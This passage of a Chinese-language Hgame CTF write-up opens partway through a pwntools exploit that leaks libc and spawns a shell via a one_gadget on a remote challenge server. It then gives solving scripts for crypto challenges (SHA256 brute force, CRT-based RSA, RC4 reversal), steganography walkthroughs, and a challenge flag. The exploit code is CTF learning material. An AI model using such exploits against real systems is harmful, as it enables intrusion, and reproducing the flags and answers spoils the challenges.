    return u32(p32(n), signed=True)

#io = process(['./Metaphysical_Necrosis'])#, env={'LD_PRELOAD': './libc-2.23.so'})
io = remote('47.103.214.163', 21003)

libc = ELF('./libc-2.23.so')
elf = ELF('./Metaphysical_Necrosis')

#gdb.attach(io)
#sleep(1)

# 栈上面有个返回地址__libc_start_main+E7
io.sendlineafter('哪里呢？\n', '5') # 5处，有个__libc_start_main+E7
io.sendline('') # 低字节变成0x0a  泄露出来的就是__libc_start_main+??

io.sendlineafter('planted!\n', '')
io.sendlineafter('吼不吼啊！\n', '')

io.sendlineafter('起个名字:', 'name')

# 第22处是canary，触发__stack_chk_fail
io.sendlineafter('几段呢？\n', str(get_realnum(22)))
for i in range(22):
    io.sendlineafter('怎么料理呢：', 'a')

io.sendlineafter('吃了大半。\n', '')
io.sendlineafter('从中散发。\n', '')

# &e99 + 8 * v == __stack_chk_fail;
io.sendlineafter('是__m:\n', str(-19))  # -19是__stack_chk_fail的地方
io.recvuntil('Terrorist Win\n')

#gdb.attach(io)
#sleep(1)

addr = u64(io.recv(6).ljust(8, '\x00'))
libc_base = addr - libc.symbols['__libc_start_main']
libc_base &= 0xfffffffffffff000

print 'libc_base: '+hex(libc_base)

one_gadget_offset = 0x45216
one_gadget = libc_base + one_gadget_offset

#print io.recv()

print 'one_gadget: '+hex(one_gadget)

io.sendafter('？~…_____', p64(one_gadget))
#gdb.attach(io)
#sleep(1)

io.interactive()
```

Crypto

Verification_code

问就是爆破，脚本如下：

```
#!/bin/python2
#coding=utf8

from pwn import *
import string
from hashlib import sha256

charset = string.ascii_letters+string.digits

def generateXXXX():
    for a1 in charset:
        for a2 in charset:
            for a3 in charset:
                for a4 in charset:
                    yield (a1+a2+a3+a4)


io = remote('47.98.192.231', 25678)
tail = io.recvuntil(') ==').strip('sha256(XXXX+').strip(') ==')
_hexdigest = io.recvline().strip()

#tail = '3716IrYIJ6jB8hCO'
#_hexdigest = '538f1eec92e9a92476e9ec878b08d601d9a0af3907f1fec94c1577309b2f9b64'

print 'tail{' + tail + '}'
print '_hexdigest{' + _hexdigest + '}'

for x in  generateXXXX():
    h = sha256(x+tail).hexdigest()
    if h == _hexdigest:
        print 'XXXX{' + x + '}'
        io.sendline(x)
        io.sendline('I like playing Hgame')
        io.interactive()
        break
```

Remainder

孙子定理套公式，得到`c = m的e次方 % (p*q*r)`，然后直接开方！（我就是蠢成这样）

当然不是这么搞，问了下学长，当成rsa来搞.

因为p,q,r都是质数，所以那个欧拉函数（是这么叫的吧）就是

`phi = (p-1)*(q-1)*(r*1)`

然后可以解出私钥d，然后`pow(c, d, p*q*r)`就可以得出m了

具体exp如下：

```
#!/bin/python2
#coding=utf8

import gmpy2
import binascii
from Crypto.Util import number

p =
945982963057133766525404116319494343013962351116733727382767546541882670108055225420680044531376785988913354081702776013819445842793393620565792623084275446716886149238397945226713785592767847347587272130704038386322862804734500867622867068639229687232028303982662205338851291755021425336005592923880059145610
q =
150088216417404963893679242888992998793257903343994792697939121738029477790454833496600101388493792476973514786401036309378542808470513073408894727406158296404360452232777491992630316999043165374635001806841520490997788796152678742544032835808854339130676283497122770901196468323977265095016407164510827505883
r =
145897736096689096151704740327665176308625097484116713780050311198775607465862066406830851710261868913835866335107146242979359964945125214420821146670919741118254402096944139483988745450480989706524191669371208210272907563936516990473246615375022630708213486725809819360033470468293100926616729742277729705727

c1 =
784307860116505212245619248148436142948069749885995910589155203975185262964227910896921074885341575898566112299780686599709763749716589099872997597195335193582321807214807196356025155259426789888967271288848036382572278481762981728961554638132642069825057976130672151828495593563360156345431818062963555525430
c2 =
495763564234742221882051873068841676207464796775901212137910939089772958034762035100010601809591909172768175411424115238675551472019924802205314310196276815723351032005863885196959313483049706518755824130524112248188441609454108841305757716179191496193417623256333013137329472641255768660339340184628435594190
c3 =
481310779626494978331892926378614427675621474470401344110788844855138405531881859543833302361902533889377855306582797686202130622440531516149628936289463435956425138707668778105344805367372003026995393968105454200210542252046834285228203503564708835744638491464221502443041476181956137963990104921253833229220

n1 = gmpy2.invert(q*r, p) * q * r * c1
n2 = gmpy2.invert(p*r, q) * p * r * c2
n3 = gmpy2.invert(p*q, r) * p * q * c3

N = p * q * r
c = (n1 + n2 + n3) % N # m^e % N = c --> c = pow(m, e, N)

phi = (p-1)*(q-1)*(r-1) # p q r 都是质数
e = 65537

d = gmpy2.invert(e, phi)

m = pow(c, d, N)

msg = number.long_to_bytes(m)
```

```
print msg

# flag在msg里，其实肉眼就可得
msg = msg.split('\n')[3:-3]

flag = ''
for line in msg:
    flag += line[:2]

print flag
```

notRC4

RC4的最后状态的S盒已知，倒推每一步的状态，但是有个索引j（查查RC4的资料吧）不知道，想了一下午，最终学长给hint说可以枚举，呃，又是爆破。。。

exp如下：

```
#!/bin/python3

box =  [130, 71, 252, 212, 98, 88, 81, 161, 68, 47, 42, 28, 91, 224, 10, 17,
244, 75, 147, 100, 31, 83, 72, 114, 221, 63, 142, 131, 29, 55, 110, 157, 74,
197, 192, 172, 199, 138, 82, 49, 169, 158, 43, 215, 48, 93, 123, 233, 213, 226,
62, 144, 166, 202, 234, 214, 229, 95, 18, 69, 65, 248, 23, 193, 61, 5, 132, 141,
219, 39, 19, 231, 154, 15, 146, 173, 7, 125, 127, 185, 36, 111, 135, 107, 189,
118, 102, 76, 228, 128, 195, 148, 57, 89, 156, 182, 255, 64, 84, 1, 239, 21, 77,
30, 9, 245, 34, 44, 20, 115, 196, 122, 191, 149, 41, 201, 145, 105, 163, 160,
208, 249, 134, 73, 184, 152, 12, 56, 113, 247, 6, 183, 150, 27, 67, 116, 24,
159, 119, 86, 37, 139, 14, 53, 155, 109, 220, 194, 237, 104, 2, 16, 96, 241, 33,
26, 40, 203, 236, 153, 78, 251, 250, 206, 174, 235, 164, 22, 99, 126, 133, 242,
254, 46, 227, 85, 165, 90, 25, 179, 232, 52, 137, 225, 50, 217, 209, 94, 216,
140, 11, 178, 238, 58, 190, 218, 253, 59, 210, 187, 112, 97, 204, 120, 45, 13,
92, 207, 151, 54, 106, 80, 32, 177, 205, 79, 103, 188, 121, 230, 171, 35, 167,
175, 243, 60, 198, 70, 222, 181, 0, 51, 117, 4, 129, 176, 246, 180, 124, 136,
170, 211, 162, 223, 8, 38, 3, 240, 168, 87, 101, 66, 108, 186, 143, 200]
enc_data =
 b'\r#\x85\xad\xcbS\xfa\x94\x8b\x1a\xfa\xd8\xe2\xde3gU8\xda9\xd2\n7s\x0f\x13:"\x
8b-\x01CzT\xb0b\x13\x03\xb9m\xe4\xe6\xb0\x87\xd8i\xbfO$\xab'

def get_lastj(i):
    """爆破出最后一轮的索引j"""
    for j in range(256):
        t = (box[i] + box[j]) % 256
        k = box[t]
        if (k ^ enc_data[-1]) == ord('}'):
            return j
    return None

def xor(s1, s2):
    return bytes(map( (lambda x: x[0]^x[1]), zip(s1, s2) ))

i = len(enc_data)
j = get_lastj(i)

key = []
```


```
for _ in range(len(enc_data)):
    #print('(%s, %s)' % (i, j))
    t = (box[i] + box[j]) % 256
    key.append(box[t])
    box[i], box[j] = box[j], box[i]  # 换回来
    j = (j+256-box[i]) % 256 # 计算上一轮的j
    i -= 1 # 上一轮的i

key = key[::-1]  # 得到的密钥流是反转的，要反转回来

print(xor(enc_data, key))
```

Misc

Cosmos的午餐


wireshark分析，配置好TLS的密钥，参考一下https://blog.csdn.net/nimasike/article/details/80887436，配置好ssl_log.log，即可解密TLS会话数据。

从一个包中找到上传文件的操作，并且找到上传后的路径



访问url，下载文件解压后，是图片一张，而且图片信息里有

想了半天，问出题人，让我看图片名字。然后百度知道这涉及到一个outguess隐写软件，ubuntu的apt有源，安装好后，用备注里的key解密出隐藏信息：




打开可下载一个压缩包，解压后是个二维码文件，扫码即可

所见即为假

压缩包是伪加密，解压后得到一张图片，查了好久查不出有隐写。几天后问了出题人，又是一次灵魂拷问："压缩包注释你看了吗"，解压完后就把注意力放到图片上了，想不到压缩包还有猫腻。

```
00103f80  63 cf d5 01 7d 05 f7 12 64 cf d5 01 84 de f6 12  c险.}.?d险.勣?□□□
00103f90  64 cf d5 01 50 4b 05 06 00 00 00 00 01 00 01 00  d险.PK..........[
00103fa0  65 00 00 00 2f 3f 10 00 18 00 46 35 20 6b 65 79  e.../?....F5 key
00103fb0  3a 20 4e 6c 6c 44 37 43 51 6f 6e 36 64 42 73 46  : NllD7CQon6dBsF
00103fc0  4c 72                                            Lr
```


那个F5之前查到过，是个隐写算法，那么这个图片应该是F5隐写的，而且后面有密码，用工具F5-steganography可以解，解出来后是这样的：




hex编码过，解码发现有rar压缩包的头，把解码后的数据写入文件，解开压缩包，有flag.txt，里面即flag

地球上最后的夜晚

pdf里面有隐写的信息，搜索pdf隐写的资料，可查到一些工具，解密后得到



解压压缩包得到一个doc文档，修改后缀名为.zip，解压找到一个secret.xml里有flag


secret.xml - 写字板
文件
主页
查看
粘贴
剪切
复制
宋体
11
剪贴板
字体
段落
图片
绘图
日期和时间
插入对象
插入
查找
替换
全选
编辑
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<flag>hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}</flag>